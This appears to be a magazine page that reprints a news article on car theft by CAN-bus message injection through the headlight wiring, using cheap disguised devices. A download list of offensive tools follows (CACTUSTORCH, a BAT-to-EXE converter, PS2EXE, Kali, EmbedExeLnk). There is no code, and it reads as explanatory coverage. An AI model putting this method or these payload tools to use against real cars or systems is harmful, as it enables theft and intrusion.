"These recent reports showed that the devices were disguised as an old Nokia 3310 phone and a JBL-branded Bluetooth speaker."

In this instance, car thieves removed the front bumper of Tabor's car to access the headlight assembly. This was done to access the ECU, which controls the lights. This in turn allowed access to the widely used Controller Area Network (CAN bus). The CAN bus is the main interface designed to allow ECUs to communicate with each other.

In Tabor's case, accessing the CAN bus allowed the thieves to inject their own messages into the car's electronics systems. These fake messages were targeted towards the car's security systems and crafted to make it appear as if a valid key was present.

The result was that the car doors unlocked and allowed the engine to be started and the car to be driven away – all without the key fob. Unlike the relay attack mentioned earlier, this new kind of attack cannot be thwarted by using an inexpensive Faraday pouch because the fob is not needed at all. The signal that the fob would have sent is now generated by the thieves.

To further add to the problem, Tabor's investigations revealed that the equipment used

(Cont'd On Next Page)

by the thieves only cost about US$10 (£8). Wors -e still, the components used can be bought pre- assembled and programmed, so that all a would- be thief needs to do is simply plug into a car's wiring.

These recent reports showed that the devices were disguised as an old Nokia 3310 phone and a JBL-branded Bluetooth speaker. This means that, at first glance, even if a car thief is stopped and searched, no obvious or conspicuous device -s would be found.

As experts have noted, a permanent fix against this type of attack requires car makers or industr- y bodies to become involved. This would take time. In the meantime, cars vulnerable to this type of attack have no defence. And most new cars are vulnerable.

This Article first appeared in The Conversation

DOWNLOADS

1. BAT to EXE converter:
https://github.com/tokyoneon/B2E

2. CACTUSTORCH:
https://github.com/mdsecactivebreach/CACTUSTORCH

3. PS2EXE Tool:
https://github.com/MScholtes/PS2EXE

4. Kali Linux 2023.2:
https://www.kali.org/get-kali/#kali-platforms

5. EmbedExeLnk source:
https://www.x86matthew.com/view_post?id=embed_exe_lnk

6. EmbedExeLnk:
https://github.com/hackercoolmagz/vulnera